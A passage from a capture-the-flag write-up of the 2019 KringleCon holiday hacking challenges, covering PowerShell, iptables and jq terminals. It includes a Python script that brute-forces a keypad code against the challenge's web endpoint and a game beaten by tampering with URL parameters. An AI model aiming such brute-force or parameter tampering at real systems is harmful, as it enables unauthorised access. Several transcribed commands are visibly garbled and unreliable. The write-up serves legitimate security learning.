Mode                LastWriteTime      Length Name
----                -----          ----  --
--r---        12/31/19 11:31 AM       5662902 archive

```

Figure 29 - PowerShell Docker Screenshot

The archive was found using `Get-ChildItem`¹⁵ and sorting.

Copying it to the home folder and extracting the contents seems like the way to go and rather than running a command per line, we can concatenate them using a semi colon.

```

PS /home/elf> Copy-Item "\etc\apt\archive" -Destination "\home\elf"; Expand-Archive archive -DestinationPath .\riddle; cd ./riddle;;
PS /home/elf/riddle> dir

    Directory: /home/elf/riddle

Mode                LastWriteTime      Length Name
----                -----          ----  --
d----        12/31/19 11:52 AM           refraction

PS /home/elf/riddle> cd ./refraction/
PS /home/elf/riddle/refraction> dir

    Directory: /home/elf/riddle/refraction

Mode                LastWriteTime      Length Name
----                -----          ----  --
-----        11/7/19 11:57 AM         134 riddle
-----        11/5/19  2:26 PM       5724384 runme.elf

```

Figure 30 - PowerShell Docker Screenshot

This then give us another setting and another clue

¹⁵ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6>

```

PS /home/elf/riddle/refraction> Get-Content riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224

PS /home/elf/riddle/refraction> chmod +x ./runme.elf
PS /home/elf/riddle/refraction> ./runme.elf
refraction?val=1.867
PS /home/elf/riddle/refraction> █

```

Figure 31 - PowerShell Docker Screenshot

The clue points to going back to our home folder and seeing what's there.

```

PS /home/elf> dir

Directory: /home/elf

Mode                LastWriteTime         Length Name
----                -----        5662902 archive
d-r---       12/13/19  5:15 PM            2029 motd
d-----       12/31/19 11:52 AM           depths
d-----       12/31/19 11:52 AM          riddle
--r---       12/13/19  4:29 PM          archive

```

Figure 32 - PowerShell Docker Screenshot

So there is a folder called depths. MD5 identity? Is it based off filename, filepath or contents. We opt for the file itself and utilise `Get-FileHash`¹⁶.

```

PS /home/elf> Get-ChildItem -Path "/home/elf/depths/*" | Where-Object { $_.PSIsContainer } | Where-Object { (Get-FileHash -Path $_.FullName).AlgorithmName -eq "MD5" }.hash
PS /home/elf> Get-ChildItem -Path "/home/elf/depths/produce" | Where-Object { $_.PSIsContainer } | Where-Object { (Get-FileHash -Path $_.FullName).AlgorithmName -eq "MD5" }.hash

```

Mode	LastWriteTime	Length	Name
-r---	11/18/19 7:53 PM	224	tinyShill.txt

Figure 33 - PowerShell Docker Screenshot

This give us another file to look into, the results of which can be seen below.

¹⁶ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-6>

```
PS /home/elf> Get-Content ./home/elf/depths/produce/tblySh11.txt
temperature?val=33.5

I am one of many thousand similar txt's contained within the deepest of ./home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort-Length.
```

Figure 34 - PowerShell Docker Screenshot

Another setting and another clue. The clue points to sorting all files under /depth/ and bring back the longest. We initially did the following command which brought us back what we needed.

```
PS /home/elf> Get-ChildItem -path ./home/elf/depths/* | Where-Object {$_ .Length -gt 200} | Sort-Object Length | Format-Table

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
bushy
alabaster
minty
holly

PS /home/elf> Get-ChildItem -path ./home/elf/depths/produce

Directory: /home/elf/depths/produce
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
tblySh11.txt
```

Figure 35 - PowerShell Docker Screenshot

However, on second glance, we got a bit lucky as there could have been hundreds of files with a length greater than 200 so the script was amended to take this into account by, as the clue suggested, getting all fullnames¹⁷ and selecting the longest one.

```
PS /home/elf> Get-ChildItem -path ./home/elf/depths/* | Sort-Object {$_ .FullName.Length} | Select -First 1 | Format-Table

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
bushy
alabaster
minty
holly

PS /home/elf> Get-ChildItem -path ./home/elf/depths/produce

Directory: /home/elf/depths/produce
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
tblySh11.txt
```

Figure 36 - PowerShell Docker Screenshot

Either way, this gives us another text file to read.

```
PS /home/elf> Get-Content ./home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:
bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Figure 37 - PowerShell Docker Screenshot

¹⁷ <https://stackoverflow.com/questions/16551047/how-to-display-the-length-of-a-filename>

So we need to identify running processes, the relevant usernames and kill them. This should allow us to read `/shall/see` which is currently unavailable.

```
PS /home/elf> Get-Process -IncludeUserName
  WS(M) CPU(s) Id UserName          ProcessName
  -----  -----  --  -----
  26.78  1.28   6 root            CheerLaserServ
  192.71 19.12  31 elf             elf
  3.61   0.02   1 root            init
  0.75   0.00   24 bushy           sleep
  0.72   0.00   25 alabaster      sleep
  0.75   0.00   27 minty           sleep
  0.76   0.00   29 holly           sleep
  3.49   0.00   38 root            su

PS /home/elf> Stop-Process -Id 24;Stop-Process -Id 25;Stop-Process -Id 27;Stop-Process -Id 29;
PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.
```

Figure 38 - PowerShell Docker Screenshot

So we listed the processes¹⁸, killed¹⁹ them in the order requested and viewed the contents of the file to give us another clue.

The last clue pointed to us finding a XML file and then processing the data within it. To find the XML we leveraged what we have use before.

```
PS /home/elf> Get-ChildItem -Path \etc -Include *.xml -Recurse -ErrorAction SilentlyContinue
Directory: /etc/systemd/system/timers.target.wants

Mode                LastWriteTime        Length Name
----                - - - - -           - - - - -
--r---       11/18/19  7:53 PM        10006962 EventLog.xml
```

Figure 39 - PowerShell Docker Screenshot

Any errors weren't outputted in case we got a load of permissions related warnings. Let's just check what's inside the file.

¹⁸ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-6>

¹⁹ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/stop-process?view=powershell-6>

```

PS /etc/systemd/system/timers.target.wants> Get-Content ./EventLog.xml -Head 20
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
    </Props>
  </Obj>
</Objs>

```

Figure 40 - PowerShell Docker Screenshot

Using a number of resources²⁰²¹ we decide to group on <I32 N="Id">XXX</I32> taking advantage of XML capabilities²² within PowerShell.

```

PS /etc/systemd/system/timers.target.wants> [xml]$xml = Get-Content ./EventLog.xml
PS /etc/systemd/system/timers.target.wants> $xml.Objs.Objs.Props.I32 | Where-Object {$_ .N -eq "Id"} | Group-Object -Property "Id" | Where {$_.Group.Count -eq 1} | Select -Expand Group
N :#text
:
:
Id :1

```

Figure 41 - PowerShell Docker Screenshot

This just gives us one record back which is good news. Now to bring back the properties of the relevant node.

²⁰ <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-eventid-systemproperties-type-element>

²¹ <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-schema>

²² <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-xml?view=powershell-6>

```
ps /etc/systemd/system/timers.target.wants> (Hsl.Obj-ObjProps | Where {$_.ID -eq "0" -and $_.ID2 -eq "1"}).Obj-LST.ObjProps-S | fl
2020-11-07 17:10:58.525
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.14393.3864 {(rsl_release.100915-8644)}
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "<#correct_gases_postbody = @([n
o-5' n
H-7' n
Hs-3' n
H-4' n
Hs-12' n
Ar-11' n
Xe-18' n
F-20' n
Kr-3' n
Rn-9' n]>n"
C:\ELFRESEARCH\allservices
High
405-897CE576089434367500834FE32893B
C:\Windows\System32\svchost.exe
C:\Windows\system32\svchost.exe -k netsvcs
PS /etc/systemd/system/timers.target.wants>
```

Figure 42 - PowerShell Docker Screenshot

It gives us our final setting which after the longest terminal, completes the terminal.

```
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/off | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/on | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=85.5 | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5 | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/gas -Method POST -Body "O2=21.76H-388=488e-228A=11Xx-108T=208S=0.00E-0" | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.887 | Out-Null};
PS /etc/systemd/system/timers.target.wants> {Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent;
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.8
Date: Tue, 31 Dec 2019 12:51:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173

success! - 6.09 Mega-Jollies of Laser Output Reached!
```

Figure 43 - PowerShell Docker Screenshot

Iptables

- Hint: <https://upcloud.com/community/tutorials/configure-iptables-centos>
- Location: Student Union
- URL: <https://docker2019.kringlecon.com/?challenge=iptables>

Screenshot

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's...
Kent TinselTooth: I suspect someone may have hacked into my IoT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuser/IOTTeethBraces.md and help me configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuser@5255ebc27c09:~$
```

Figure 44 - Iptables Docker Screenshot

Synopsis

Open opening /home/elfuser/IOTTeethBraces.md we are asked to put a bunch of iptables rules in to prevent further hacks.

```
elfuser@5255ebc27c09:~$ cat /home/elfuser/IOTTeethBraces.md
# IOT Research Lab - Smart Braces
# An A Lightweight Linux Device For Teeth Braces
# Was Designed and Created by IoT Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dental status... It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access.. Please refer to the management documentation for this purpose.

# Proper Firewall configuration:
The Firewall used for this system is 'iptables'. The following is an example of how to set a default policy with using 'iptables':
...
#use iptables -F FORWARD drop
#use iptables -P INPUT drop

The following is an example of allowing traffic from a specific IP and to a specific port:
...
#use iptables -A INPUT -s 192.168.5.4 --dport 22 -j ACCEPT

A proper configuration for the Smart Braces should be exactly:
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED, RELATED on the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all INPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to accept all traffic from the lo interface.
```

Figure 45 - Iptables Docker Screenshot

Solution

Seems fairly straightforward when using the hint, the nudge in the terminal and other resources²³.

The rules are added and just checked at the end and before we knew it, this terminal was completed

```
elfuuser@2de9c34d594c:~$ sudo iptables -P INPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P FORWARD DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P OUTPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all  --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp  --  172.19.0.225   anywhere        anywhere         tcp dpt:22
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:21
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:80
ACCEPT    all  --  anywhere        anywhere

Chain FORWARD (policy DROP)
target     prot opt source          destination

Chain OUTPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all  --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:80
elfuuser@2de9c34d594c:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!

/usr/bin/inits: line 10: 1082 Killed                         su elfuuser
```

Figure 46 - Iptables Docker Screenshot

²³ <https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands>

Jq

- Hint: <https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2>
- Location: Sleigh Workshop
- URL: <https://docker2019.kringlecon.com/?challenge=jq>

Screenshot

```
Some JSON files can get quite busy.  
There's lots to see and do.  
Does C&C lurk in our data?  
JQ's the tool for you!
```

-Wunorse Openslae

Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

```
elf@03f5825a1a57:~$
```

Figure 47 - Jq Docker Screenshot

Synopsis

Again, the terminal is pretty descriptive in what it needs – from a Zeek log file in JSON format, get the relevant record that has the longest (largest) duration and bring back the relative IP.

Solution

The code below sorts the JSON file by duration, reverses the results and then brings out the first node

```
elf@70dc32948307:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'

{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

Figure 48 - Jq Docker Screenshot

We get an IP of 13.107.21.200 which we then pass to the `runtoanswer` command.

```
elf@70dc32948307:~$ runtoanswer
Loading, please wait.....
```

What is the destination IP address with the longest connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

Figure 49 - Jq Docker Screenshot

Terminals (Non-Docker)

Keypad

- URL: <https://keypad.elfu.org/>

Screenshot




Figure 50 - Keypad Screenshot

Synopsis

We need to get the correct access code to enter the building. A few clues will help us on our way which are:

- One digit is repeated once.
- The code is a prime number.
- You can probably tell by looking at the keypad which buttons are used.

Solution

We can narrow down our searches drastically by using the clues mentioned above, especially with it looking like only the numbers 1, 3 and 7 are used on account of them looking the most worn out.

Instinctively 1337 is thought of but it's not a prime number on account of it being divisible by 7 and 191.

When trying out a number, we can see a GET request is made to a URL which contains our guess which indicates we may be able to brute force the actual solution




Figure 51 - Keypad Screenshot

A simple little python script is created that produces values conforming to the clues mentioned and tried them against the GET request.

```
1 import requests
2 import json
3 import sys
4
5 def has_doubles(n): # Checking if the number has 2 digits the same
6     return len(set(str(n))) < len(str(n))
7
8 for num in range(1337,7713): # Since the lowest number can be 1337 and the highest can be 7713, limit the searches
9     prime = True
10    for i in range(2,num): # Check if it's a prime number
11        if (num % i == 0):
12            prime = False
13    if prime:
14        s = set(str(num))
15        if s.issubset("137"): #If it contains these numbers
16            if has_doubles(num):
17                r = requests.get('https://keypad.elfu.org/checkpass.php?i=' + str(num) + '&resourceId=undefined')
18                json_data = json.loads(r.text)
19                if json_data["success"]:
20                    print('[+] ' + str(num) + ' worked')
21                    sys.exit(0)
22                else:
23                    print('[+] ' + str(num) + ' failed')
```

Figure 52 - Keypad Screenshot

The script is run and a short time later, we have our answer

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Alan\Desktop>python keypad.py
[+] 1373 failed
[+] 1733 failed
[+] 3137 failed
[+] 3371 failed
[+] 7331 worked

C:\Users\Alan\Desktop>
```

Figure 53 - Keypad Screenshot

Trail

- URL: <https://trail.hhc/gameselect/?playerid=lebediahSpringfield>

Screenshot



Figure 54 - Trail Screenshot

Synopsis

There are 3 levels to the game. Completing it on hard will give us clues to completing the crate challenge.

Solution

Before continuing, viewing the source of the main page gives us clues as to what to look for

```
<ul style="list-style-type: none; padding-left: 0;>
  <li><b>Easy:</b> Start with 5000 money on 1 July</li><br><!-- possibly vulnerable to URL param manipulation -->
  <li><b>Medium:</b> Start with 3000 money on 1 August</li><br><!-- params moved to body of POST request -->
  <li><b>Hard:</b> Start with 1500 money on 1 September<br><br><img alt="header.png" alt="header"></li><br><!-- add hash integrity to ensure there's no cheating! -->
</ul>
```

Figure 55 - Trail Screenshot

A quick run through of the game reveals the distance to travel is 8000. Once we get down to zero, the game is complete.

Easy

hhc://trail.hhc/store/?difficulty=0&distance=0&money=5000&pace=0&curmon >

PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
5000	0	5000

BUY

THE MORE REINDEER YOU HAVE, THE FASTER YOU CAN GET TO THE NORTH POLE. SPARE RUNNERS CAN BE HANDY AS YOUR SLEIGH CAN'T MOVE IF YOU DON'T HAVE TWO WORKING ONES. YOU'LL NEED FOOD EVERY DAY AND MEDS WHENEVER SOMEONE IS GETTING WEAK. AMMO CAN BE HANDY WHEN YOU RUN LOW ON FOOD.

Figure 56 - Trail Screenshot

The HTML comments give the game away for this one, if the input field at the top didn't already. Amending the distance to 8000 and submitting it, along with amending any other variables, gave us that amount to play with for the various game variables. Unfortunately, we can't amend the game difficulty for the other levels.

In the next screenshot, we have amended the distance travelled to the full 8000 and the money to 50,000 rather than 5,000.

hhc://trail.hhc/store/?difficulty=0&distance=8000&money=50000&pace=0&cu >

PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
50000	0	50000

BUY

Figure 57 - Trail Screenshot

Clicking on "Buy" takes us to the following screen.

